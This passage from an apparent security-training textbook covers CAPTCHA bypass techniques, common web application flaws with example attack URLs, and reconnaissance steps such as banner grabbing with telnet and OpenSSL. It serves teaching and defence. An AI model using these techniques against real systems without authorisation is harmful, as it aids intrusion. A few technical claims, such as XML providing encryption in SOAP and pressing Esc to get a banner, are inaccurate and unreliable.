In-session CAPTCHA "brute-forcing" exploits one of the most common flaws in server-side CAPTCHA implementation. The widespread existence of this vulnerability is because of the following factors:

1. The client religiously follows the server-issued instructions to retrieve a new CAPTCHA if the CAPTCHA verification fails.
2. The code that generates a new CAPTCHA and sets the solution in the HTTP session works independently of the code that performs CAPTCHA verification.
3. The code performing CAPTCHA verification does not clear the CAPTCHA solution from HTTP session and hence allows multiple verification attempts on a single CAPTCHA solution in that HTTP session.

   To exploit this vulnerability, an attacker can direct several submissions directly to the URL that performs CAPTCHA verification and potentially make a successful submission.

- **CAPTCHA Accumulation**

  Certain CAPTCHA implementations accumulate CAPTCHA solutions or identifiers in their HTTP session. That is, for each request for a new CAPTCHA, the server retains previous value and adds a new CAPTCHA solution or identifier to the HTTP session. An attacker can exploit this scenario by manually solving one CAPTCHA for an HTTP session and then reusing that solution or identifier and the SESSIONID value to make a large number of successful submissions.

- **Chosen CAPTCHA Identifier Attack**

  In certain implementations, servers return the CAPTCHA unique identifiers to the user but do not store the identifier or CAPTCHA solution in the HTTP session. When a form submission arrives, the server extracts CAPTCHA identifier from the request body and then uses it to perform CAPTCHA solution lookup for verification. Attackers can exploit this behavior by solving a single CAPTCHA, recording its unique identifier, and then submitting the recorded identifier and corresponding solution over multiple requests.

- **CAPTCHA Fixation**

  A CAPTCHA fixation attack exploits a potential race condition in the CAPTCHA implementation relying on unique identifiers for finite CAPTCHA set. This vulnerability allows attackers to insert the CAPTCHA identifier of their choice into the HTTP session, and then use the pre-solved value to completely bypass CAPTCHA protection. The image and the description below detail a commonly observed implementation scenario and the vulnerability.

Attacking the CAPTCHA Image

Source: *http://www.mcafee.com*

A strong CAPTCHA image design is the foundation for an effective anti-automation mechanism. Like encryption, the CAPTCHA image design should undergo thorough analysis for its effectiveness against automated text extraction. An alarming number of websites rely on homegrown CAPTCHA image designs that offer little protection when subjected to generic image processing techniques and OCR tools.

OCR-Assisted CAPTCHA Brute-Forcing

A technique of brute-forcing CAPTCHAs is by leveraging OCR software. Attackers copy CAPTCHAs locally and solve them offline using multiple OCR engines. In addition, if the CAPTCHA implementation is vulnerable to the in-session CAPTCHA brute-force vulnerability discussed above, the attackers use OCR-assisted technique to significantly reduce the number of attempts required to guess the correct solution in a live HTTP session. The following methods are used to perform OCR-assisted CAPTCHA brute-forcing:

1. The attacker subjects the each CAPTCHA to multiple OCR engines, and combines the results. The image below shows an example of subjecting a CAPTCHA to two different OCR engines and combining the results. The image assumes that the CAPTCHA implementation is vulnerable to an in-session CAPTCHA brute-force attack. Here, the OCR1 attempt will send rGsyg, causing a failure. The second OCR will send r6sy9, again

causing the failure. Because both the solutions differ by two characters, the attacker combines it to find the correct solution r6syg.




FIGURE 12.1: Brute-forcing CAPTCHA using Optical Character Reading (OCR) tool

2. After extracting text from the CAPTCHA using an OCR engine, attackers may attempt to use brute force selectively. For example, let us assume that the OCR engine returns the result as TE5T12. The brute force attempt begins by changing the first character "T" and retaining the values of the other five characters, then moves on to the second character, and so forth. After this, two characters can be brute-forced in tandem, followed by three, and throughout its entire length. This technique, like other brute-force techniques, is high on time and resource requirements.
3. At times, OCR engines may present partially correct solutions. In such scenarios, attackers can use techniques like simple character substitution arrive at correct CAPTCHA solution. For example, "l" can be substituted by "I," "G" by "C," "S" by "5," and so on. Attacker enhances the effectiveness of this technique if he knows the CAPTCHA character set, and then can perform relevant substitutions. For example, if we know that CAPTCHA contains only uppercase characters and the OCR solution contains a number "5," it will be safe to substitute "5" with "S" to arrive at the correct solution.

   Note: OCR engines are better at solving CAPTCHAs with clear text visibility and may not be beneficial for all CAPTCHA types.

Testing CAPTCHAs with TesserCap

TesserCap is a simple CAPTCHA solving tool that helps to test CAPTCHA images. It is a GUI-based, highly flexible, point-and-shoot CAPTCHA analysis tool with the following features:

- A generic image preprocessing engine that can be configured as per the CAPTCHA type being analyzed
- Tesseract as its OCR engine to retrieve text from preprocessed CAPTCHAs
- Web proxy and custom HTTP headers support

- CAPTCHA statistical analysis support
- Character set selection for the OCR engine





FIGURE 12.2: Testing CAPTCHAs with TesserCap tool




Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. Developers should use SSL/TLS authentication for authentication on the websites, or else an attacker can monitor network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected.


System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport-layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL, and they use expired or invalid SSL certificates or do not use them correctly.

Example

Assume a user logging into an online banking application that possesses insufficient transport layer protection (i.e. it is not SSL encrypted). The sensitive data in the communication (e.g., session ID) can be vulnerable to attack during transit in plain text format. This allows an attacker to steal such data to perform various types of attacks on the application.




Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard the ways in which an attacker can use something as simple as a server banner. Improper error handling gives insight into the source code, such as logic flaws and default accounts, of which the attacker may make use. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.



Web applications use cryptographic algorithms to encrypt their data and other sensitive information that they need to transfer from server to client or vice-versa. Insecure cryptographic storage refers to an application that uses poorly written encryption code to securely encrypt and store sensitive data in the database.

Insecure cryptographic storage mentions the state of an application, which uses poor encryption code for storing data in the database. Therefore, attackers can easily hack the insecure data and modify them to gain confidential and sensitive information such as credit card information, passwords, SSNs, and other authentication credentials, with appropriate encryption or hashing to launch identity theft, credit card fraud, or other crimes. Developers can avoid such attacks by using proper algorithms to encrypt sensitive data.

The following pictorial representation shows poorly encrypted vulnerable code, and secure code that is properly encrypted using a secure cryptographic algorithm.



Authentication and session management includes every aspect of user authentication and management of active sessions. These days, web applications implementing solid authentications also fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," "account update," and so on. Therefore, users must take the utmost care to implement user authentication securely. It is always better to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. Attacker use vulnerabilities in authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, and others to impersonate users.

- **Session ID in URLs**

  Example:

  Web application creates a session ID for the respective login when a user logs into http://juggyshop.com. An attacker uses a sniffer and manages to sniff the cookie that contains the session ID. The attacker now enters the following URL in his browser's address bar:

  http://juggyshop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico

  This redirects him to the already logged in page of the victim. The attacker successfully impersonates the victim.

- **Password Exploitation**


  Attackers can identify passwords stored in databases because of weak cryptographic techniques.

- **Timeout Exploitation**

  If an application's session timeouts are set for a longer duration, the sessions will last until the specified time mentioned in the session timeout. The session will be valid for long period if the session out time has specified for long period. When user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can be valid still and exploit the user's privileges.

  Example:

  A user logs into www.juggyboy.com using her credentials. After performing certain tasks, she closes the web browser without logging out of the page. The web application's session timeout is set to two hours. During specified session interval, if attacker has physical access to the user's system, he may then launch the browser, check the history, and click the www.juggyboy.com link, which automatically redirects him to the user's account without needing to enter the user's credentials.



An attacker links to unvalidated redirects and lures the victim to click on it. When the victim clicks on the link thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to installation of malware, and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.


Unsafe forwarding may allow access control bypass leading to:

1. Session Fixation Attacks
2. Security Management Exploits
3. Failure to Restrict URL Access
4. Malicious File Execution

In an "unvalidated redirect" scenario, a user receives phishing email from an attacker, luring the user to click the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as www.juggyboy.com in the beginning of the URL. However, the latter part of the link contains a malicious URL (www.evilserver.com), to which it redirects the victim. When the user clicks the link, it redirects to the www.evilserver.com website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from server with the forward (i.e., by entering a link with an embedded forward query)

http://www.juggyshop.com/purchase.jsp?fwd=admin.jsp, which reaches the server hosting the juggyshop website. The server, without proper validation, redirects him to the sensitive admin page, where he can access purchase records, registered users, and so on. Thus, the attacker successfully bypassed any security checks.



Web services are sets of open protocols and standards that run on the Web, which make communication possible between different applications running from different sources. Web developers build these applications using browser standards, so that any browser on any operating system can use them: Web services use SOAP protocol (via HTTP) for data communication, and XML for data encryption and decryption.

Discussed below are some of the components of Web services architecture:


SOAP: SOAP (**Simple Object Access Protocol**) is an XML-based protocol that allows applications running on a platform (e.g., Windows Server 2012) to communicate with applications running on a different platform (e.g., Ubuntu)

UDDI: Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.

WSDL: Web Services Description Language is an XML-based language that describes and traces web services.

WS-Security: WS-Security plays an important role in securing the web services. WS-Security (Web Services Security) is an extension to SOAP and aims at maintaining the integrity and confidentiality of SOAP messages, and authenticating the user.

There are also other important features/components in Web services architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.



Similar to the way a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser.


These web services have detailed definitions that allow regular users and attackers to understand the construction of the service. In this way, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. It is estimated that web services reintroduce 70% of the vulnerabilities on the web. Some examples of this type of attack are:

1. An attacker injects a malicious script into a web service, and is able to disclose and modify application data.
2. An attacker is using a web service for ordering products, and injects a script to reset quantity and status on the confirmation page to less than what he or she originally had ordered. In this way, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.


Attackers use the **Universal Business Registry** (UBR) as major source to gather information of web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations usually use one of the following structures:

- **businessEntity**: holds detailed information about the company such as company name, contact details, etc.
- **businessService**: a logical group of single or multiple Web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's Web service.
- **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): takes the form of keyed metadata and represents unique concepts or constructs in UDDI.


Attackers can footprint a web application to obtain any or all of these UDDI information structures.



XML poisoning is similar to an SQL injection attack. It has a larger success rate in a web services framework. As web services are invoked using XML documents, attackers poison the traffic between server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.



The previous section discussed the security posture of the web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using detailed process called **hacking methodology**. This section will describe the hacking methodology, which includes sequential steps explaining how attackers target web applications.




Attackers use the web application ("web app") hacking methodology to gain knowledge of a particular web application in order to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the applications.

In web app hacking methodology, attackers collect detailed information about various resources needed to run or access the web application, such as web infrastructures, web servers, authentication mechanisms, authorization schemes, session management mechanisms, injection attacks, data connectivity, web services, and web app clients. If hackers do not use this process and try to exploit the web application directly, their chances of failure increase. The following phases of this module will give a detailed explanation of how attackers derive information about these resources.

Footprint Web Infrastructure

Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web app is the arrangement by which it connects to other systems, servers, and so on in the network. Attackers footprint the web infrastructure to know how the web app connects with its peers and the technologies it uses, and to find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.



Footprinting the web infrastructure allows attacker to engage in the following tasks:

- **Server Discovery**

  Attackers attempt to discover the physical servers that host web application, using techniques such as Whois Lookup, DNS Interrogation, Port Scanning, and so on.

- **Service Discovery**

  Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web app. This procedure also provides web app information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as **Nmap**, **NetScan Tools Pro**, and others to find services running on open ports and exploit them.

- **Server Identification**

  Attackers use banner-grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information this technique provides includes:


  - **Local Identity**: information such as the location of the server and the Origin-Host.
  - **Local Addresses**: the local IP addresses, the server uses, for sending Diameter Capability Exchange messages (CER/CEA messages), which includes the server

identity, capabilities and other information such as protocol version number, supported Diameter applications, etc.

- **Self-Names**: this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.

- **Hidden Content Discovery**

  Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.



To footprint a web infrastructure, first you need to discover active Internet servers. Three techniques—namely, whois lookup, DNS interrogation, and port scanning—help in discovering the active servers and their associated information.

Whois Lookup


Whois Lookup is a tool that allows you to gather information about a domain with the help of DNS and WHOIS queries. This produces the result in the form of an HTML report.

DNS Interrogation


Organizations use DNS interrogation, which is a distributed database used to connect their IP addresses with their respective hostnames and vice-versa. When the DNS is improperly connected, then it is very easy to exploit it and gather information required for launching an attack on a target organization.

Port Scanning

Port scanning is a process of scanning system ports to recognize any open doors. If attackers recognize an unused open port, they can exploit it to intrude into the system.



Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The above table shows the list of common ports used by web servers and their respective HTTP services.



Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a **pseudo** request to it. The target then replies to the request with a banner message that contains sensible information required by the attacker to further penetrate into the target.

Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps attackers select the appropriate exploits from vulnerability databases to attack the web server and its applications.

Below is a demonstration of how the attacker can make use of telnet to establish a connection and gain the banner information of the target:

- The attacker issues the command **`telnet 192.168.0.2 80`** in her machine's command prompt to establish a telnet connection with the target machine associated with IP address **192.168.0.2**.

Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both the cases, the attacker obtains banner information of the respective target. In other words, if the attacker entered an IP address, she receives banner information of the target machine; if she enters the URL of a website, she receives banner information of the respective web server that hosts the website.

```
Syntax: C:\telnet target URL or IP address 80
```

FIGURE 12.3: An example of telnet command usage

- After establishing the connection, attacker receives the prompt: **does not display any information.**
- Now, the attacker will press **Esc key**, which returns the banner message that displays information about the target server along with some miscellaneous information.
- This information helps attackers find ways to exploit target web servers and their applications.

Grabbing Banners from SSL Services

Tools such as Telnet and netcat are capable of grabbing banners of webservers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques applied for grabbing banners over HTTP connections. Attackers use tools such as OpenSSL to grab banners on webservers over an encrypted (HTTPS/SSL) connection.

Attackers use the following technique to grab banners over an SSL connection:

Step 1: Install **Microsoft Visual C++ 2008 Redistributable Package**.

The Microsoft Visual C++ 2008 Redistributable Package (x86) installs runtime components of Visual C++ Libraries required to run applications developed with Visual C++ on a computer that does not have Visual C++ 2008 installed.

Microsoft Visual C++ 2008 Redistributable Package is available at http://www.microsoft.com/en-in/download/details.aspx?id=29.

Step 2: Install **Win32/64 OpenSSL**.

OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) network protocols and the related cryptography standards required by them.

Win32/64 OpenSSL is available at http://www.openssl.org/docs/apps/openssl.html.


Step 3: Navigate to **C:\OpenSSL-Win32(or 64 bit)\bin,** and double click **openssl.exe**.

Step 4: Run the command: `s_client -host <target website> -port 443`.

Replace the `<target website>` with your target's domain name. Here, 443 is default SSL port.

Step 5: Type **GET/HTTP/1.0** to get the server information.

The information displayed defines that the **openssl.exe** identifies the server used by the Microsoft as Microsoft-HTTPAPI/2.0.



While footprinting the web infrastructure, attackers must discover the web app firewall and proxy settings of the target site to know the **security measures** employed.

Detecting Proxies

Some organizations use proxy servers in front of their web servers to make them **untraceable**. Therefore, when attackers try to trace the target's IP address, which is hiding **behind a proxy**, by applying footprinting techniques, the attempt would provide its proxy IP address, not its **legitimate address**.

To know whether a web server is behind a proxy, attackers make use of the `trace` **command**.

The `trace` command sends a request to the web server, asking it to send back the request. Attackers place the trace command in HTTP/1.1. If the web server is present before a proxy server, and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.

Detecting Web App Firewall

Web app firewalls (WAFs) are security devices deployed between the client and server. These devices are like intrusion prevention systems that provide security for web applications against a wide range of vulnerabilities. They monitor web server traffic and prevent malicious traffic from entering it, thus safeguarding it from attacks.

Attackers use different techniques to detect web app firewalls in the web infrastructure. One of the techniques they use is to examine the cookies, because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

Another method of detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests, so the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web app firewall.

Attackers use various tools such as **wafq00f** to detect the presence of a WAF in front of a web server that hosts the target website.

wafw00f

Source: *http://www.aldeid.com*

wafw00f is a tool that detects the WAF at any domain; to do so, it looks for:

- Cookies
- ServerCloaking
- Response codes
- Drop action
- Pre-built-in rules

Footprint Web Infrastructure: Hidden Content Discovery

- Discover the **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- It allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.

Web Spidering

- Web spiders automatically **discover the hidden content** and functionality by parsing HTML form and client-side JavaScript requests and responses
- Web Spidering Tools:
  - OWASP Zed Attack Proxy
  - Burp Suite
  - WebScarab


Attacker-Directed Spidering

- Attacker accesses all of the **application's functionality** and uses an intercepting proxy to monitor all requests and responses
- The intercepting **proxy parses** all of the application's responses and reports the content and functionality it discovers

  Tool: **OWASP Zed Attack Proxy**

Brute-Forcing

- Use automation tools such as **Burp Suite** to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality



Burp Suite is an integrated platform for attacking web applications. It contains all the Burp tools with numerous interfaces between them, designed to facilitate and speed up the process of attacking an application.

